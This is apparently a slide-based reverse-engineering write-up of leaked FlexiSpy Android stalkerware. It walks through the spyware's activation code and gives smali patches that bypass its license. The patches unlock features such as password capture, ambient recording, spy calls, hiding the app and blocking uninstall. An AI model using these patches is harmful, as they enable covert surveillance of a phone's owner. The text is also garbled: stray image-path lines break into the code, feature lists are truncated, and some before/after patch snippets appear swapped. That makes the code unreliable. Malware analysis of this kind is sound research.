u0_a78 4562 181 924528 47716 ffffffff 400a373c S com.tencent.mm:push
```

```
shell@hammerhead:/ $ netstat
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 172.30.196.19:56180 0.0.0.0:* LISTEN
udp 0 0 127.0.0.1:35936 0.0.0.0:* CLOSE
udp 0 0 172.30.196.19:56180 0.0.0.0:* CLOSE
tcp6 0 0 :::12512 :::* LISTEN
tcp6 0 0 :::12514 :::* LISTEN
tcp6 0 0 :::12516 :::* LISTEN
tcp6 0 0 :::12518 :::* LISTEN
```

- Server "vvt.polymorphic.server port:12514": handles commands related to the container.
- Server "com.vvt.rmtctrl.server port:12512": handles the remote control commands related to spy activities.

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Workflow of Product

- Look into the execution of launching the class PrerequisitesSetupActivity.
 - The return value of getRemoteControl("com.vvt.rmtctrl.server:12512") then invoke the method postInitialize()
 - The return value of isFullMode() show the activation screen.

```
private void postInitialize() {
    boolean v1 = this.isFullMode();
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "postInitialize # Is full mode ?" + v1);
    }

    if(v1) {
        this.showActivationScreen();
        this.finish();
    }
}
```

```
private void initialize() {
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "initialize # ENTER ...");
    }

    if(this.mRemoteControl == null) {
        try {
            this.mRemoteControl = RemoteControlHelper.getRemoteControl();
        }
        catch(RemoteControlException v2) {
        }
    }

    if(this.mRemoteControl == null) {
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Remote Control is not created");
        }
    }

    boolean v0 = this.isFirstLaunch();
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "initialize # Is first launch ? %s", new Object[]{Boolean.valueOf(v0)});
    }

    if(v0) {
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Is first launch ? %s", new Object[]{Boolean.valueOf(v0)});
        }


        this.startAppEngine();
        goto label_34;
    }

    boolean v1 = WaitTasks.require();
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "initialize # Is first launch ? %s", new Object[]{Boolean.valueOf(v1)});
    }

    if(v1) {
        new MainDaemonWaitTask(this);
    }




    this.postInitialize();

label_34:
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "initialize # Is first launch ? %s", new Object[]{Boolean.valueOf(v1)});
    }
}
```



Workflow of Product Activation

- Couldn't find the license key for the spy app in the leaked material. So, in order to analyze how the spy app launches its spying activities, we need to bypass the license.
- Input a random activation code and click the button "Activate".



Workflow of Product Activation

- The thread of activation

```

new Thread("ActivationThread", arg6) {
    public void run() {
        String v4;
        ActivationResponseArgs v6 = new ActivationResponseArgs();
        RmtCtrlInputActivation v2 = new RmtCtrlInputActivation();
        v2.setActivationCode(this.val$activationCode);
        ControlCommand v1 = new ControlCommand();
        v1.setFunction(RemoteFunction.ACTIVATE_PRODUCT);
        v1.setData(v2);
        try {
            Object v5 = ActivationActivity.this.mRemoteControl.execute(v1);
            v6.setSuccess(((RmtCtrlActivateOutputStatusMessage)v5).isSuccess());
            v6.setRecordingAudioSourceStatusCode(((RmtCtrlActivateOutputStatusMessage)v5).getRecordingAudioSourceStatusCode());
            v6.setErrorCode(((RmtCtrlActivateOutputStatusMessage)v5).getErrorCode());
            if(((RmtCtrlActivateOutputStatusMessage)v5).isSuccess()) {
                v4 = ActivationActivity.this.getString(2131034149);
                goto label_29;
            }

            v4 = ((RmtCtrlActivateOutputStatusMessage)v5).getMessage();
        }
        catch(RemoteControlException v3) {
            if(ActivationActivity.LOGE) {
                FxLog.e("ActivationActivity", "activateProduct # Error: %s", new Object[]{v3.getMessage()});
            }

            v4 = v3.getMessage();
        }

        label_29:
        v6.setMessage(v4);
        ActivationActivity.this.mHandler.sendMessage(ActivationActivity.this.mHandler.obtainMessage(223, v6));
    }
}.start();

```

- Handling the command RemoteFunction.ACTIVATE_PRODUCT

```

label_99:
v32_6 = this.processActivate(v33, this.mComponent.activationManager, this.mComponent.licenseManager);
goto label_21;

```

Workflow of Product Acti

- After tracing codes, the method onFinish() could be found in com.vvt.activation_manager.ActivationManager
- If the activation is failed, it could invoke the method com.vvt.activation_manager.ActivationManager.handleResponseDeactivate() which is exactly same as the one we just saw.
- If the activation is successful, it could invoke the method com.vvt.activation_manager.ActivationManager.handleResponseActivate() which is exactly same as the one we just saw.
- Regardless if the activation is successful, it could invoke the method com.vvt.activation_manager.ActivationManager.handleResponseGetAc() which is exactly same as the one we just saw.

```

public void onFinish(DeliveryResponse arg9) {
    if(ActivationManager.LOGV) {
        FxLog.v("ActivationManager", "onFinish # START ..");
    }

    this.mIsProcessingRequest = false;
    ResponseData v1 = arg9.getCSMResponse();
    if(v1 != null) {
        if(ActivationManager.LOGV) {
            FxLog.v("ActivationManager", "onFinish # CmdEcho: %s", new Object[]{Integer.valueOf(v1.getCmdEcho())});
        }

        try {
            switch(v1.getCmdEcho()) {
                case 2: {
                    goto label_33;
                }
                case 3: {
                    goto label_52;
                }
                case 8: {
                    goto label_59;
                }
            }
        }

        if(ActivationManager.LOGD) {
            FxLog.d("ActivationManager", "onFinish # Unhandled command code!");
        }

        this.handleResponseDeactivate(arg9);
        goto label_27;
    label_33:
        if(ActivationManager.LOGD) {
            FxLog.d("ActivationManager", "onFinish # SEND_ACTIVATE ..");
        }
        this.handleResponseActivate(arg9, this.mProductInfo, this.mPhoneInfo);
        goto label_27;
    label_52:
        if(ActivationManager.LOGD) {
            FxLog.d("ActivationManager", "onFinish # SEND_DEACTIVATE ..");
        }

        this.handleResponseDeactivate(arg9);
        goto label_27;
    label_59:
        if(ActivationManager.LOGD) {
            FxLog.d("ActivationManager", "onFinish # GET_ACTIVATION_CODE ..");
        }

        this.handleResponseGetAc(arg9);
    }
    catch(Exception v0) {
        if(!ActivationManager.LOGGE) {
            goto label_27;
        }

        FxLog.e("ActivationManager", "onFinish # Error: %s", new Object[]{v0.toString()});
    }

    goto label_27;

    this.mLicenseManager.resetLicense();
    if(this.mActivationListener != null) {
        this.mActivationListener.onError(ErrorResponseType.ERROR_PAYLOAD, -1, "Unable to connect to server.\nCheck your internet connection and try again.");
    }

    if(ActivationManager.LOGGE) {
        FxLog.e("ActivationManager", "onFinish # mActivationListener is null");
    }

    label_27:
    if(ActivationManager.LOGV) {
        FxLog.v("ActivationManager", "onFinish # EXIT ..");
    }
}
    
```

Due to not connecting remote http server, v1 is null.

If it's successfully for activation, the program could invoke this function.

Workflow of Product Activation

- onLicenseChange() in the class com.vvt.appengine.AppEngine.

```

public void onLicenseChange() {
    if (AppEngine.LOGD) {
        FxLog.v("AppEngine", "onLicenseChange # ENTER ...");
    }

    LicenseInfo v2 = this.mComponent.licenseManager.getLicenseInfo();
    boolean v1 = v2.getLicenseStatus() == LicenseStatus.ACTIVATED ? true : false;
    String v0 = v2.getActivationCode();
    if (AppEngine.LOGD) {
        FxLog.d("AppEngine", "onLicenseChange # isActivated: %s, AC: %s", new Object[]{Boolean.valueOf(v1), v0});
    }

    try {
        if (AppEngine.LOGD) {
            FxLog.v("AppEngine", "onLicenseChange # Apply current license");
        }

        AppEngineHelper.applyCurrentLicense(this.mComponent);
        if (v1) {
            if (AppEngine.LOGD) {
                FxLog.d("AppEngine", "onLicenseChanged # Start send heart beat timer");
            }

            this.startGetConfigurationTimer();
            if (AppEngine.LOGD) {
                FxLog.d("AppEngine", "onLicenseChanged # Forcing Logouts");
            }

            this.forceLogout();
            if (this.mComponent.playStoreAutoupdateAppsManagerImpl == null) {
                goto label_52;
            }

            this.mComponent.playStoreAutoupdateAppsManagerImpl.setDisable(true);
            goto label_52;
        }

        if (v2.getLicenseStatus() != LicenseStatus.NOT_ACTIVATED) {
            goto label_52;
        }
    }
}
    
```

```

public static void applyCurrentLicense(AppEngineComponent arg6) {
    if (AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # ENTER ...");
    }

    Configuration v0 = AppEngineHelper.getCurrentConfiguration(arg6);
    List v1 = v0.getSupportedFeatures();
    if (AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # supported feature:" + v1);
    }

    Map v2 = v0.getSupportedRemoteCmds();
    if (AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # supported remote cmds:" + v2);
    }

    if (AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # Update remote control");
    }

    AppEngineHelper.updateRemoteControl(arg6, v1);
    if (AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # Update feature components");
    }

    AppEngineHelper.updateFeatures(arg6, v1, v2);
    if (AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "applyCurrentLicense # EXIT ...");
    }
}
    
```

- applyCurrentLicense(): It first gets the current configuration, then gets supported feature and remote commands depending on the configuration, then updates remote commands and feature components.

Workflow of Product Activation

- `getCurrentConfiguration()`: The configuration id can be gotten from license file, if activation is not successful, the configuration is -1.
- `updateFeatures()`: It updates the features including remote command manager, event capture, spy call, database monitor, etc.

```

public static void updateFeatures(AppEngineComponent arg9, List arg10, Map arg11) {
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "updateFeatures # ENTER ...");
    }
    boolean v2 = arg9.licenseManager.isActivated(arg9.productInfo, arg9.phoneInfo.getDeviceId());
    try {
        FxPreferenceManager v8 = arg9.preferenceManager;
        FxPreference v3 = v8.getPreference(FxPreferenceType.EVENTS_CTRL);
        FxPreference v4 = v8.getPreference(FxPreferenceType.IM_CAPTURE_SETTINGS);
        FxPreference v5 = v8.getPreference(FxPreferenceType.VOIP_CALLRECORDING_CAPTURE_SETTINGS);
        AppEngineHelper.manageRemoteCommandManager(arg9);
        AppEngineHelper.manageEventCenter(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageEventCapture(arg9, arg10, v2, ((PrefEventsCapture)v3), ((PrefIMCaptureSettings)v4), ((PrefVoipCallRecordingCaptureSettings)v5), arg11);
        AppEngineHelper.manageSpyCall(arg9, arg10, v2);
        AppEngineHelper.manageWatchNotification(arg9, arg10, v2);
        AppEngineHelper.manageKeywords(arg9, arg10, v2);
        AppEngineHelper.manageAddressBook(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageBatteryManager(arg9, arg10, v2);
        AppEngineHelper.manageApplicationCapture(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageCalendarCapture(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageAmbientRecorder(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageDatabaseMonitoring(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.managePlayStoreAutoUpdatesApp(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.managePushNotification(arg9);
        AppEngineHelper.manageTemporalAppControl(arg9, arg10, v2);
    }
}

```

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How to Bypass License

- Patch the configuration id.
 - The configuration file of FlexiSpy for android is AES(AES/CBC/PKCS5Padding) algorithm. After creates configuration list.

```
loadProductConfiguration # configList: [ID: -1, Features: [], ID: -2, Features: [], ID: -3, Features:
CAPTURE_PASSWORD, SIM_CHANGE_NOTIFICATION, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER
Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_WALLPAPER, CAPTURE_CAMERA
CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTO
HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS
CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_V
CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, CAP
HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS
CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_CAMERAIMAGE, CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE
CAPTURE_APPLICATION, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG, CAPTURE_PASSWORD, HIDE_FROM_APP_MANAGER,
PUSH_NOTIFICATIONS, REMOTE_CAMERA_IMAGE, SEND_DEVICE_SETTINGS], ID: 211, Features: [CAPTURE_CALLLOG, C
CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE
CAPTURE_VOIP_CALLLOG, SIM_CHANGE_NOTIFICATION, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER
PUSH_NOTIFICATIONS], ID: 206, Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE_MMS, CAP
CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL,
CAPTURE_PASSWORD, SIM_CHANGE_NOTIFICATION, SPY_CALL, CALL_INTERCEPT, CALL_WATCH_NOTIFICATION, SMS_KEY
ADDRESS_BOOK_MANAGEMENT, SPOOF_SMS, SEND_BOOKMARKS, SEND_INSTALLED_APPS, PUSH_NOTIFICATIONS, CAPTURE_I
CALL_RECORDING_WATCH_NUMBER, CAPTURE_VOIP_CALL_RECORDING], ID: 201, Features: [CAPTURE_EMAIL, CAPTURE
CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL,
HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS
CAPTURE_VOIP_CALL_RECORDING], ID: 207, Features: [CAPTURE_EMAIL, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMAGE
CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTO
HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS, SEND_INSTALLED_APPS
CAPTURE_VOIP_CALL_RECORDING], ID: 210, Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE
CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION
SIM_CHANGE_NOTIFICATION, SPY_CALL, SMS_KEYWORD, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER
PUSH_NOTIFICATIONS, CAPTURE_CALL_RECORDING, AMBIENT_RECORDING, REMOTE_CAMERA_IMAGE, SEND_DEVICE_SETTING
CAPTURE_SYSTEM, CAPTURE_SETTINGS, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, CAP
Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_MMS, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMAGE, CAPTURE
CAPTURE_CONTACT, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS
PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS, SEND_INSTALLED_APPS, SEND_RUNNING_APPS, P
```

```
401 .method public static getCurrentConfiguration(Lcom/vvt/appengine/AppEngineComponent;)Lcom/vvt/configurationmanager/Configuration;
402 .locals 4
403 .param p0, "component" # Lcom/vvt/appengine/AppEngineComponent;
404
405 .prologue
406 .line 115
407 iget-object v2, p0, Lcom/vvt/appengine/AppEngineComponent;->licenseManager:Lcom/vvt/license/LicenseManagerImpl;
408
409 invoke-virtual {v2}, Lcom/vvt/license/LicenseManagerImpl;->getLicenseInfo()Lcom/vvt/license/LicenseInfo;
410
411 move-result-object v1
412
413 .line 116
414 .local v1, "licenseInfo":Lcom/vvt/license/LicenseInfo;
415 invoke-virtual {v1}, Lcom/vvt/license/LicenseInfo;->getConfigurationId()I
416
417 move-result v0
418
419 const/16 v0, 0x0ce
420
421 .line 118
422 .local v0, "configId":I
423 invoke-virtual {v1}, Lcom/vvt/license/LicenseInfo;->getLicenseStatus()Lcom/vvt/license/LicenseStatus;
```

Patch it, set configID as 0xce(210).

```
.line 116
.local v1, "licenseInfo":Lcom/vvt/license/LicenseInfo;
invoke-virtual {v1}, Lcom/vvt/license/LicenseInfo;->getConfigurationId()I
move-result v0
.line 118
```

- The list includes some pairs of ID and features. Each ID supported different features. Here we choose ID 210, it supports the following features.

```
ID: 210, Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_SYSTEM,
CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG, CAPTURE_PASSWORD,
SIM_CHANGE_NOTIFICATION, SPY_CALL, SMS_KEYWORD, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS,
SEND_INSTALLED_APPS, PUSH_NOTIFICATIONS, CAPTURE_CALL_RECORDING, AMBIENT_RECORDING, REMOTE_CAMERA_IMAGE, SEND_DEVICE_SETTINGS, CALL_RECORDING_WATCH_NUMBER, CAPTURE_VOIP_CALL_RECORDING],
```

How to Bypass License

- Patch the method `isActive` in the class `com.vvt.license.LicenseManagerImpl`, we can patch the function `getLicenseStatus` and `isMd5Valid` and have their return value are always true.

```
public boolean isActive(ProductInfo arg9, String arg10) {
    boolean v2 = true;
    if (LicenseManagerImpl.LOGV) {
        FxLog.v("LicenseManager", "isActive # ENTER ...");
    }
    boolean v0 = this.mLicenseInfo.getLicenseStatus() == LicenseStatus.ACTIVATED ? true : false;
    boolean v1 = this.isMd5Valid(this.mLicenseInfo, arg9, arg10);
    if (LicenseManagerImpl.LOGV) {
        FxLog.v("LicenseManager", "isActive # activated: %s, md5valid? %s", new Object[]{Boolean.valueOf(v0), Boolean.valueOf(v1)});
    }
    if (LicenseManagerImpl.LOGV) {
        FxLog.v("LicenseManager", "isActive # EXIT ...");
    }
    if (!v0 || !v1) {
        v2 = false;
    }
    return v2;
}
```

Patch the return value of function `getLicenseStatus()` and `isMd5Valid()` to make both `v0` and `v1` are true.

```
175 .method public getLicenseStatus()Lcom/vvt/license/LicenseStatus;
176     .locals 3
177
178     .prologue
179     .line 53
180     sget-object v0, Lcom/vvt/license/LicenseStatus;->ACTIVATED:Lcom/vvt/license/LicenseStatus;
181     const-string v1, "LicenseManager
182     const-string v2, "getLicenseStatus: ACTIVATED(patch)"
183     invoke-static {v1, v2}, Lcom/vvt/lexer/FxLog;->d(Ljava/lang/String;Ljava/lang/String;)V
184     return-object v0
185
186     return-object v0
187 .end method
```

Patch it, it makes the return value is always `LicenseStatus;->ACTIVATED`.

```
.method public getLicenseStatus()Lcom/vvt/license/LicenseStatus;
    .locals 1
    .prologue
    .line 53
    iget-object v0, p0, Lcom/vvt/license/LicenseInfo;->mLicenseStatus:Lcom/vvt/license/LicenseStatus;
    return-object v0
.end method
```

```
928
929     .line 185
930     :cond_6
931     invoke-static {v1, v7}, Ljava/security/MessageDigest;->isEqual([B[B]Z
932
933     move-result v6
934     const/4 v6, 0x1
935
936     .line 187
```

Patch it.

```
928
929     .line 185
930     :cond_6
931     invoke-static {v1, v7}, Ljava/security/MessageDigest;->isEqual([B[B]Z
932
933     move-result v6
934
935     .line 187
```

How to Bypass License

- Patch the method updateGui in the class com.phoenix.client.ActivationActivity.
 - The corresponding java code in the method updateGui () is shown below. This code is located in client.

```

4116 .line 582
4117 :cond_3
4118 iget v8, p0, Lcom/phoenix/client/ActivationActivity;->mLicenseStatusValue:I
4119
4120 if-eqz v8, :cond_a
4121
4122 .line 583
4123 const/4 v8, 0x0
4124
4125 iput-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z
4126
4127 .line 588
4128 :goto_@
4129 iget-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z
4130
4131 if-eqz v8, :cond_c
4132

```

Patch it.

```

4115
4116 .line 582
4117 :cond_3
4118 iget v8, p0, Lcom/phoenix/client/ActivationActivity;->mLicenseStatusValue:I
4119
4120 if-nez v8, :cond_a
4121
4122 .line 583
4123 const/4 v8, 0x0
4124
4125 iput-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z
4126
4127 .line 588
4128 :goto_@
4129 iget-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z
4130

```

```

v1.setFunction(RemoteFunction.GET_LICENSE_STATUS);
this.mLicenseStatusValue = arg14.execute(v1).intValue();
if(ActivationActivity.LOGV) {
    FxLog.v("ActivationActivity", "updateGui # LicenseStatusValue: %s", new Object[]{Integer.valueOf(this.mLicenseStatusValue)});
}

this.mIsActivated = this.mLicenseStatusValue == 0 ? false : true;
if(this.mIsActivated) {
    v1.setFunction(RemoteFunction.DEBUG_GET_ACTUAL_CONFIG_ID);
    this.mConfigId = arg14.execute(v1);
    if(ActivationActivity.LOGV) {
        FxLog.v("ActivationActivity", "updateGui # Get Config Id: %s", new Object[]{this.mConfigId});
    }
}
else {
    this.mConfigId = "Not configured";
    if(ActivationActivity.LOGV) {
        FxLog.v("ActivationActivity", "updateGui # Get Config Id: %s", new Object[]{this.mConfigId});
    }
}

```

Due to bypass license, the value is always 1.

Here modify 0 to 1, if not it will entry this branch to get config Id, it can cause a exception when get config Id from licenseInfo, because the licenseInfo is not stored in local storage by me.

How to Bypass License

- Patch the method activate in the class com.vvt.appengine.exec.ExecActivate.

```
public RmtCtrlActivateOutputStatusMessage activate(RmtCtrlInputActivation arg10, LicenseManager arg11) {
    if(ExecActivate.LOGV) {
        FxLog.v("ExecActivate", "activate # ENTER ...");
    }

    String v0 = arg10.getActivationCode();
    String v3 = arg10.getUrl();
    this.mOutput = new RmtCtrlActivateOutputStatusMessage();
    if(this.isProductAlreadyActivated(arg11)) {
        this.mOutput.setSuccess(false);
        this.mOutput.setMessage("Product is already activated. Your request will not be processed.");
        RmtCtrlActivateOutputStatusMessage v4 = this.mOutput;
        return v4;
    }

    this.mConditionVariable = new ConditionVariable(false);
    ActivationListener v1 = this.getActivationListener();
    try {
        if(ExecActivate.LOGV) {
            FxLog.v("ExecActivate", "activate # Activate product");
        }

        if(v3 == null || v3.trim().length() <= 0) {
            this.mActivationManager.activate(v0, v1);
        }
        else {
            this.mActivationManager.activate(v3, v0, v1);
        }
    }
}
```

Patch it to make 'if' statement condition is false.


```
180
181   iput-object v4, p0, Lcom/vvt/appengine/exec/ExecActivate;->mOutput:Lcom/vvt/remotecontrol/output/RmtCtrlActivateOutputStatusMessage;
182
183   .line 40
184   invoke-direct {p0, p2}, Lcom/vvt/appengine/exec/ExecActivate;->isProductAlreadyActivated(Lcom/vvt/license/LicenseManager;)Z
185
186   move-result v4
187
188   if-nez v4, :cond_1
189
190   .line 41
```

Patch it.

```
180
181   iput-object v4, p0, Lcom/vvt/appengine/exec/ExecActivate;->mOutput:Lcom/vvt/remotecontrol/output/RmtCtrlActivateOutputStatusMessage;
182
183   .line 40
